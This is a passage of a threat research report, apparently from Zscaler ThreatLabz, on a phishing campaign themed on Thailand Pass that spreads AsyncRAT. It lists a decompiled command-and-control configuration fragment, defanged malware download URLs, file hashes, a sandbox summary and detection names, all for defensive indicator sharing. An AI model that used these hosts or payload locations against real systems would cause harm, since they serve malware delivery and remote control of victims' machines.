kVvQkspmdfe.IeFzSYnfGtKqI	"invoice-update.myiphost.com"
kVvQkspmdfe.EYWhQBbkJLW	"false"
kVvQkspmdfe.dVIpKsEqXMFC	"null"
kVvQkspmdfe.pTROorJAJYS	"1166"
kVvQkspmdfe.jpWIYEXLYVSn	"false"
kVvQkspmdfe.AJJIHqJdbipzYpEm	"LBuZQLPer54N7AHXD9hegjBlhbHNt1nlPXeAvy4Le9nGEaRHVa4pFm5yE...
kVvQkspmdfe.uttXByDOzeKHPe	"gC7AyxCkPinRmsik6PJr70mhVkzMFoMhVNi/yidqQ4bDl98ITAWBFB/kRu...

Figure 21: Decompiled AsyncRAT file - C&C server location.

Similar campaign - Delivery using Discord CDN:

cdn[.]discordapp[.]com/attachments/921529408060289114/947221997325258772/qr_thailand_pass.zip

We have seen several other Thailand Pass organization spam templates that directly deliver the VBScript file that leads to the delivery of the same AsyncRAT malware, as shown below.



Opening Required-document.vbs

You have chosen to open:

Required-document.vbs

which is: VBScript Script File (59.3 KB)

from: blob:

Would you like to save this file?

Figure 22: Thailand pass downloads VBScript file directly.

Conclusion:

AsyncRAT – like other Remote Access Trojans – is a powerful malware that plays a significant role in cybercriminal activities. ThreatLabz actively tracks these types of malware attacks to protect our customers from data theft and from other sensitive information being abused by the cybercriminals.

IOCs:

URLs:

bit[.]ly/Thailand-passport

onedrive[.]live[.]com/Download?cid=6BCBE135551869F2&resid=6BCBE135551869F2!168&authkey=AGoYtbf1Lb5VjFg

ec2-34-229-64-131[.]compute-1[.]amazonaws[.]com/New/Testavast+denf[.]txt

ec2-34-229-64-131[.]compute-1[.]amazonaws[.]com/New/Nod[.]txt

ec2-34-229-64-131[.]compute-1[.]amazonaws[.]com/New/Avast[.]txt

ec2-34-229-64-131[.]compute-1[.]amazonaws[.]com/New/Killd[.]txt

ec2-34-229-64-131[.]compute-1[.]amazonaws[.]com/SV/Malawer/1[.]bat

ec2-34-229-64-131[.]compute-1[.]amazonaws[.]com/SV/Malawer/1[.]ps1

ec2-34-229-64-131[.]compute-1[.]amazonaws[.]com/SV/Malawer/1_powerrun[.]vbs ec2-34-229-64-131[.]compute-1[.]amazonaws[.]com/SV/Malawer/PowerRun[.]exe

ec2-34-229-64-131[.]compute-1[.]amazonaws[.]com/SV/Malawer/admin[.]ps1

ec2-34-229-64-131[.]compute-1[.]amazonaws[.]com/SV/Malawer/admin[.]vbs

microsoft[.]soundcast[.]me/Run/task[.]txt

microsoft[.]soundcast[.]me/Run/SecurityHealth[.]exe

microsoft[.]soundcast[.]me/Run/SecurityHealth[.]exe[.]manifest

34[.]71.81[.]158

cdn[.]discordapp[.]com/attachments/921529408060289114/947221997325258772/qr_thailand_pass.zip

Hashes:

9f0a23cf792d72d89010df5e219b4b12 - Thailand pass[.]html

e2da247426a520209f7d993332818b40 - Thailand pass[.]ISO

8f30215a81f2a2950fd5551d4f2212ce - QR_thailand_pass[.]vbs

e8e4ea0f80c9ff49df07e9c1b119ba2a - Security health[.]exe

25ed250f143d623d0d41bd9123bcc509 - SecurityHealth[.]exe[.]manifest

4e6d695ed0559da97c9f081acf0892e4 - AsyncRAT Payload

2922a998d5b202ff9df4c40bce0a6119 - Process injector

b64ac660f13b24f99999e7376424df2d - Killd.txt

984f6bd06024f8e7df2f9ec9e05ae3d2 - Avast.txt

a5dfd5b75db6529b6bd359e02229ad1d - Nod.txt

9c0bdb129084a6c8fce1a1e9d153374b - Admin.ps1

7ec50ec3091ff38eb7c43e2a8a253bc9 - 1.ps1

ae29fc1878f3471bb196ba353b3daf9d - 1_powerrun.vbs

44314f46a2beb1cc20a0798533f0913E - 1.bat


878b1aae24a87bc0dbce537336878b5E - Admin.vbs

C&C:

invoice-update[.]myiphost[.]com

Detection & Coverage:

Advanced Sandbox Report:



SANDBOX DETAIL REPORT

● High Risk ● Moderate Risk ● Low Risk

Report ID (MD5): 4E6D695ED0559DA97C9F081ACF0892E4

Analysis Performed: 4/7/2022 12:31:57 PM

File Type: exe

CLASSIFICATION

Class Type
Malicious
Category
Malware & Botnet Detected:
Win32.Backdoor.AsyncRAT

Threat Score
96

MACHINE LEARNING ANALYSIS

- Malicious - High Confidence

MITRE ATT&CK

This report contains 12 ATT&CK techniques mapped to 6 tactics

VIRUS AND MALWARE

- Win32.Backdoor.AsyncRAT
- Win32.Backdoor.AsyncRAT

SECURITY BYPASS

- Tries To Detect Sandboxes And Other Dynamic Analysis Tools

NETWORKING

- Detected TCP Or UDP Traffic On Non-Standard Ports
- Checks The Public IP Address Of The Machine
- Performs DNS Lookups
- URLs Found In Memory Or Binary Data

STEALTH

- Disables Application Error Messages

SPREADING

INFORMATION LEAKAGE

Figure 23:Zscaler Sandbox detection

Advanced Threat Protection:

Win32.Downloader.AsyncRAT

HTML.Phish.ThailandPass

VBS.Dropper.AsyncRAT

Win32.Backdoor.AsyncRAT

PS.Downloader.AsyncRAT

Win32.Trojan.NETAssemblyInject

About us

Zscaler ThreatLabz is a global threat research team with a mission to protect customers from advanced cyberthreats. Made up of more than 100 security experts with decades of experience in tracking threat actors, malware reverse engineering, behavior analytics, and data science, the team operates 24/7 to identify and prevent emerging threats using insights from 300 trillion daily signals from the Zscaler Zero Trust Exchange.

Since its inception, ThreatLabz has been tracking the evolution of emerging threat vectors, campaigns, and groups, contributing critical findings and insights on zero-day vulnerabilities, — including active IOCs and TTPs for threat actors, malware, and ransomware families, phishing campaigns, and more.

ThreatLabz supports industry information sharing and plays an integral role in the development of world-class security solutions at Zscaler. See the latest ThreatLabz threat research on the Zscaler blog.